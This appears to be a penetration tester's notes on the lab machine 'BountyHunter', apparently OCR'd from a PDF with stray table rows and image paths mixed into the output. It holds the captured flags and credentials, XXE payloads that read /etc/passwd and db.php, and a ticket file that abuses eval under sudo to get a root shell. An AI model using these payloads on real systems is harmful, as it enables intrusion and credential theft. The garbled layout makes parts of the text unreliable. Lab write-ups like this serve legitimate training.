Host Report

10.10.11.100 - Linux 4.15 - 5.6

Linux - Shelled - Owned

Host Notes:

User.txt = b43b790898bcc4ba62e13632f8c89260
Root.txt = 0bc2e02e92bfff4ee4aed1e7a35071cf

Ports:

Port	Proto	Service	Version	Status
22	tcp	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)	Owned

Port Notes:
SSH credentials development:m19RoAU0hP41A1sTsq6K

Port	Proto	Service	Version	Status

```
┌──(kali㉿kali)-[~/Desktop/HTB/BountyHunter]
└─$ ssh development@10.10.11.100
The authenticity of host '10.10.11.100 (10.10.11.100)' can't be established.
ED25519 key fingerprint is SHA256:p7RCN4B2AtB69d0vE1LTmg0lRRlnsR1fxArJ+KNoNFQ.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.100' (ED25519) to the list of known hosts.
development@10.10.11.100's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun 16 Jan 2022 05:12:00 PM UTC

  System load:  0.0               Processes:             215
  Usage of /:   24.1% of 6.83GB   Users logged in:       0
  Memory usage: 15%               IPv4 address for eth0: 10.10.11.100
  Swap usage:   0%


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Wed Jul 21 12:04:13 2021 from 10.10.14.8
development@bountyhunter:~$ cat user.txt
b43b790898bcc4ba62e13632f8c89260
development@bountyhunter:~$
```

development@bountyhunter:~$ cat user.txt
b43b790898bcc4ba62e13632f8c89260

```
development@bountyhunter:~$ sudo -l
Matching Defaults entries for development on bountyhunter:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User development may run the following commands on bountyhunter:
    (root) NOPASSWD: /usr/bin/python3.8 /opt/skytrain_inc/ticketValidator.py
development@bountyhunter:~$
development@bountyhunter:~$ cat /opt/skytrain_inc/ticketValidator.py
#Skytrain Inc Ticket Validation System 0.1
#Do not distribute this file.

def load_file(loc):
    if loc.endswith(".md"):
        return open(loc, 'r')
    else:
```

```
        print("Wrong file type.")
        exit()

def evaluate(ticketFile):
    #Evaluates a ticket to check for ireggularities.
    code_line = None
    for i,x in enumerate(ticketFile.readlines()):
        if i == 0:
            if not x.startswith("# Skytrain Inc"):
                return False
            continue
        if i == 1:
            if not x.startswith("## Ticket to "):
                return False
            print(f"Destination: {' '.join(x.strip().split(' ')[3:])}")
            continue

        if x.startswith("__Ticket Code:__"):
            code_line = i+1
            continue

        if code_line and i == code_line:
            if not x.startswith("**"):
                return False
            ticketCode = x.replace("**", "").split("+")[0]
            if int(ticketCode) % 7 == 4:
                validationNumber = eval(x.replace("**", ""))
                if validationNumber > 100:
                    return True
                else:
                    return False
    return False

def main():
    fileName = input("Please enter the path to the ticket file.\n")
    ticket = load_file(fileName)
    #DEBUG print(ticket)
    result = evaluate(ticket)
    if (result):
        print("Valid ticket.")
    else:
        print("Invalid ticket.")
    ticket.close

main()
development@bountyhunter:~$
```

Ticket must end in a .md extension, include Skytrain Inc, and include Ticket to <something>.

Port	Proto	Service	Version	Status

ticket.md

Skytrain Inc
Ticket to Root
__Ticket Code:__
**179+ 25 == 204 and __import__('os').system('/bin/bash') == True

development@bountyhunter:~$ sudo /usr/bin/python3.8 /opt/skytrain_inc/ticketValidator.py

Please enter the path to the ticket file.

/home/development/ticket.md

Destination: Root
root@bountyhunter:/home/development# whoami

root
root@bountyhunter:/home/development# hostname

bountyhunter
root@bountyhunter:/home/development# ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500


        inet 10.10.11.100 netmask 255.255.254.0 broadcast 10.10.11.255

        inet6 fe80::250:56ff:feb9:a921 prefixlen 64 scopeid 0x20<link>

        ether 00:50:56:b9:a9:21 txqueuelen 1000 (Ethernet)

        RX packets 371287 bytes 52803021 (52.8 MB)
        RX errors 0 dropped 49 overruns 0 frame 0
        TX packets 366925 bytes 158701563 (158.7 MB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 11848 bytes 941506 (941.5 KB)
        RX errors 0 dropped 0 overruns 0 frame 0

Port	Proto	Service	Version	Status
TX packets 11848 bytes 941506 (941.5 KB) TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0 root@bountyhunter:/home/development# cat /root/root.txt 0bc2e02e92bfff4ee4aed1e7a35071cf  				
53	udp	domain		
67	udp	dhcps		
68	udp	dhcpc		
69	udp	tftp		
80	tcp	http	Apache httpd 2.4.41 ((Ubuntu))	Owned

Port Notes:

/.htaccess (Status: 403) [Size: 277]
/.htpasswd.js (Status: 403) [Size: 277]
/.htpasswd.php (Status: 403) [Size: 277]
/.htaccess.txt (Status: 403) [Size: 277]

Port	Proto	Service	Version	Status

```
/.htpasswd            (Status: 403) [Size: 277]
/.htaccess.js         (Status: 403) [Size: 277]
/.htpasswd.html       (Status: 403) [Size: 277]
/.htaccess.php        (Status: 403) [Size: 277]
/.htpasswd.txt        (Status: 403) [Size: 277]
/.htaccess.html       (Status: 403) [Size: 277]
/assets               (Status: 301) [Size: 313] [--> http://10.10.11.100/assets/]
/css                  (Status: 301) [Size: 310] [--> http://10.10.11.100/css/]
/db.php               (Status: 200) [Size: 0]
/index.php            (Status: 200) [Size: 25169]
/js                   (Status: 301) [Size: 309] [--> http://10.10.11.100/js/]
/portal.php           (Status: 200) [Size: 125]
/resources            (Status: 301) [Size: 316] [--> http://10.10.11.100/resources/]
/server-status        (Status: 403) [Size: 277]

┌──(kali㉿kali)-[~/Desktop/HTB/BountyHunter]
└─$ gobuster dir -w /usr/share/dirb/wordlists/big.txt -u http://10.10.11.100/resources -x
php,txt,html,js
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.11.100/resources
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              txt,html,js,php
[+] Timeout:                 10s
===============================================================
2022/01/16 10:55:42 Starting gobuster in directory enumeration mode
===============================================================
/.htaccess.js         (Status: 403) [Size: 277]
/.htpasswd            (Status: 403) [Size: 277]
/.htpasswd.js         (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/.htaccess.php        (Status: 403) [Size: 277]
/.htpasswd.php        (Status: 403) [Size: 277]
/.htaccess.txt        (Status: 403) [Size: 277]
/.htpasswd.txt        (Status: 403) [Size: 277]
```

Port	Proto	Service	Version	Status

/.htaccess.html (Status: 403) [Size: 277]
/.htpasswd.html (Status: 403) [Size: 277]
/README.txt (Status: 200) [Size: 210]
/all.js (Status: 200) [Size: 1194961]

==========
2022/01/16 11:16:01 Finished
==========

┌──(kali㉿kali)-[~]
└─$ curl http://10.10.11.100/resources/README.txt
Tasks:

[ ] Disable 'test' account on portal and switch to hashed password. Disable nopass.
[X] Write tracker submit script
[ ] Connect tracker submit script to the database
[X] Fix developer group permissions

http://10.10.11.100/log_submit.php found by visiting portal.php. Page is vulnerable to XXE attacks.

Users enumerated using:


```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE data [
<!ENTITY file SYSTEM "file:///etc/passwd"> ]>
<bugreport>
<title>abcd</title>
 <cwe>abcd</cwe>
 <cvss>abcd</cvss>
 <reward>&file;</reward>
</bugreport>
```

Port	Proto	Service	Version	Status

DB creds discovered using

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE data [
<!ENTITY file SYSTEM "php://filter/read=convert.base64-
encode/resource=/var/www/html/db.php"> ]>
<bugreport>
<title>abcd</title>
 <cwe>abcd</cwe>
 <cvss>abcd</cvss>
 <reward>&file;</reward>
</bugreport>
```

Port	Proto	Service	Version	Status



DB creds admin:m19RoAU0hP41A1sTsq6K

C

123	udp	ntp		
135	udp	msrpc		
137	udp	netbios-ns		
138	udp	netbios-dgm		
139	udp	netbios-ssn		
161	udp	snmp		
162	udp	snmptrap		
445	udp	microsoft-ds		
500	udp	isakmp		
514	udp	syslog		
520	udp	route		
631	udp	ipp		
1434	udp	ms-sql-m		
1900	udp	upnp		
4500	udp	nat-t-ike		

Port	Proto	Service	Version	Status
49152	udp	unknown		

Credentials:

Service	Username	Password	Full Name	Hash
SSH	development	m19RoAU0hP41A1sTsq6K		